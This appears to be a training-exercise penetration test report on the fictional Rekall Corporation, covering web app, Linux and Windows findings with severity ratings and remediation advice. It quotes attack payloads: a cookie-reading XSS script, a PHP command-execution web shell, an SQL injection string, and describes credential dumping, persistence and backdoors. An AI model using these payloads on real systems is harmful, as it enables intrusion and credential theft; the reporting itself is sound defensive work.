Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	SOAL Industries
Contact Name	Jack Gilmore
Contact Title	Senior Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	02/14/2024	Jack Gilmore	
002	02/13/2024	Logan Whittington	Present first day of testing
003	02/13/2024	Chelsea Krueger	
004	02/13/2024	Stacie Cheatom	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High level of network availability, redundant network ensuring failure of DDOS Attacks
- Default credentials are not in use across network
- Custom firewall rules and ports preventing logins or attacks on ports
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Public facing web application is vulnerable to different XSS and SQL code injections
- Some employee credentials are stored within web applications HTML code
- Out of date Apache version with a multitude of known published vulnerabilities
- SLMail server is not properly secured and is vulnerable to exploits, allowing shell access to the server
- Publicly available server address
- IP lookup displays system credentials
- Failure to disallow unauthorized access to hashed passwords allowing for future credential theft
- Wide range of ports open leaving the system open to a number of vulnerabilities when scanned
- Open ports allowing unauthorized access and file enumeration
-

Executive Summary

During the Penetration Test of Rekall's technology assets, SOAL Industries was able to identify and exploit a number of vulnerabilities ranging from low-risk to critical levels of impact. The various vulnerabilities exploited have the potential to cause catastrophic damage to Rekall's revenue and/or reputation. Our Penetration Testing Team was able to infiltrate all of Rekall's assets, identify and exfiltrate sensitive data, and escalate privileges with user credentials on all systems.

First, SOAL Industries began testing Rekall's web application. Our Penetration testing group was able to use a XSS Reflection attack with basic malicious scripts which can be run on the homepage of the web application. The web application is also vulnerable to Local File Inclusion due to allowing individuals to upload to the web application's VR Planner page. Another XSS attack, specifically a XSS Stored attack, was identified and run on the Comments page of Rekall's web application page. SQL injection was able to run and exploit the Login.php tool within the web application and the Networking.php was identified to be vulnerable to a Command Injection attack. Using OSINT, our team was able to identify user credentials in a non private github repository and using crt.sh was able to identify a public stored certificate. While our team was reading through the HTML code of the Login.php page of Rekall's web application they found user credentials stored within this code and could even be highlighted on the Login.php page.

SOAL Industries team then began attacking Rekall's Linux operating systems with information found from the web app, OSINT, and credentials cracked using Johntheripper. The team ran an aggressive Nmap scan revealing the machines attached to Rekall's network along with the ports that were open. Using discovered credentials, SOAL's team was able to infiltrate Rekall's Linux servers, using alice's ssh access, unveiling an out of date Apache software running on the machine. Using metasploit's baked-in tools they were able to achieve root access from a known and well documented reverse TCP Handler. Once a Command Shell was achieved as root, the team quickly was able to find and exfiltrate other user credentials and sensitive data held on Rekall's four linux servers. Using JohnTheRipper the team was able to crack user credentials offline and move laterally throughout the system, obtaining access to various other linux systems and sensitive data.

On the final day of the pentest, SOAL's team moved toward attacking the Windows Operating systems discovered through the network scan. These hosts were found to have a wide range of ports left open, and services which had not been updated. These services had various published exploits and were accessible through Metasploit. Using these outdated services, the team was able to gain entry, dump user credentials and hashes, transfer files anonymously, and exfiltrate other sensitive documents and data for analysis. Using Johntheripper, the team was successful in cracking various NTLM password hashes, using them to login to the Windows server. The team then set up various tasks on these machines to create persistence, create a user with administrator privileges, and open a back door for them to connect to in order to simulate a full scale attack.

SOAL's team was successful in reconnaissance, obtaining crucial information on Rekall's web application and various operating systems on their network. After scanning the network and identifying machines and possible vulnerabilities, the team was successful in exploiting all machines on the network, finding further critical data such as user credentials and sensitive documents. The team then moved to work on creating persistence on all machines creating tasks which would run daily for them to reconnect throughout the remainder of the pentest.

Below are the various vulnerabilities discovered, exploits and custom tools used, and recommendations from our pentesting team to further secure Rekall's network and operating systems. SOAL Industries highly recommends implementing new passwords, firewall configurations, educating and testing administrators and staff, and regular auditing, to further secure Rekall's IT infrastructure and devices.

Summary Vulnerability Overview

Vulnerability	Severity
SQL Code Injection 4	Critical
Command Injection 5	Critical
Apache Struts (CVE-2017-5638) 11	Critical
Linux Privilege Escalation 12	Critical
Windows Password Hashes Dumped Via Kiwi lsa_dump_sam 15	Critical
System Shell Accessed with Cracked Admin Credentials 17	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) 13	Critical
Drupal	Critical
Local File Inclusion 2	High
Sensitive/Confidential Data Exposure 7	High
User Credential Exposure 6	High
SLMail Known Exploits via Metasploit (port 110) 23	High
Admin Server Credentials Accessible via Kiwi 22	High
Exposed Credentials on Github via OSINT 20	High
XSS Stored 3	High
Open FTP Allowing Anonymous access (port 21) 18	High
Sensitive Information stored in Public/Documents directory 16	High
Shellshock Web Server Open (port 80) 14	Medium
Aggressive Subnet Scan 19	Medium
Open FTP Allowing Anonymous Access (port 21) 18	Medium
XSS Reflected Code Injection 1	Medium
Open Source Exposed Data 9	Low
Certificate Search via crt.sh 8	Low
Visible IP Addresses and Machines via NMAP/Zenmap 10	Low

The following summary tables represent an overview of the assessment findings for this penetration test:


Hosts	192.168.14.35 172.22.117.20 172.22.117.10 192.168.13.10

	192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Ports	21 22 25 80 106 110 180 443 445



Critical	8
High	9
Medium	4
Low	3

Vulnerability Findings


Title	XSS reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Malicious script sent on host homepage reflecting Flag 1 <script>alert(document.cookie)</script>


Images	
Affected Hosts	192.168.14.35
Remediation	Setup Input Validation Policy Sanitize inputs Ensure web page is properly HTML-Encoded and use appropriate encoding for the context/use of the data Use Content Security Policy (CSP) Secure cookies by using the HttpOnly flag Use Anti-XSS Libraries and Frameworks Regularly update and patch web server Implement HTTP Security headers like ‘X-XSS-Protection’

Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Local File Inclusion successfully uploaded and executed a manually set .php file to the Web Applications VR planner page ?php $command = $_GET(‘cmd’); echo system ($command); ?



Images	 
Affected Hosts	192.168.14.35
Remediation	Prevent manually appended file paths (.php) from being uploaded directly to the Web Application. Restrict Access making the Web App run on as few privileges as necessary. Limit privileges such as reading or executing files. Disable Remote File Inclusion (RFI). Should Rekall continue using PHP, re-configure php.ini and switch ‘allow_url_fopen’ & ‘allow_url_include’ to ‘0ff’.

Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	While accessing the /Comments page, ‘<script>alert(“Hi”)</script>’ was entered into the comments box.

Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitization to validate all incoming data. This will not allow data that includes items such as special characters commonly used within HTML, and JavaScript. Publicly available library to implement from OWASP's JAVA and HTML sanitizer. Implement a Content Security Policy (CSP).

Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	While accessing the /Login.php page, the SQL payload '(Name or "1=1")' was entered into the password prompt resulting in a successful SQL injection.
Images	


Affected Hosts	192.168.14.35
Remediation	Implement Input validation to sanitize and validate any and all user input to ensure it conforms to expected/allowed formats. Incorporate Object Relational Mapping Libraries for user input queries which use databases created to prevent any SQL injection. Implement whitelist validation to validate all user inputs Limit Database Privileges Limit/restrict input length from users Employ web application firewall to filter out malicious data and requests Use HTTPS to prevent MITM attacks Conduct Audits and code reviews Monitor database activity for unusual activity or patterns that indicate attacks such as SQL injection Keep database up to date


Vulnerability 5	**Findings**
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Navigation allowed from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt Input “splunk” inside of DNS Check toolbar
Images	 
Affected Hosts	192.168.14.35
Remediation	Implement input validation


	Sanitization Deploy IDS and WAF to detect and block command injection strings Monitor and audit web application logs Configure SIEM to identify possible indications of compromise Setup alert system to work with SIEM system

Vulnerability 6	Findings
Title	User Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	High
Description	Login Credentials stored within HTML of the /Login.php page.
Images	
Affected Hosts	192.168.14.35
Remediation	Remove credentials from the /Login.php HTML Look into implementing two factor authentication Regular auditing of web applications HTML


Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Unrestricted access to the /robots.txt page

Images	
Affected Hosts	192.168.14.35
Remediation	Restrict access to robots.txt to only allow authorized users/groups to read documents. Edit '.htaccess' file: <Files "robots.txt"> Order Allow,Deny Deny from all </Files> Edit and ensure configuration aligns with objectives and privacy policies

Vulnerability 8	Findings
Title	Exposed Certificate via crt.sh
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	crt.sh search using totalrekall.xyz, stored certificate found from results of search.
Images	

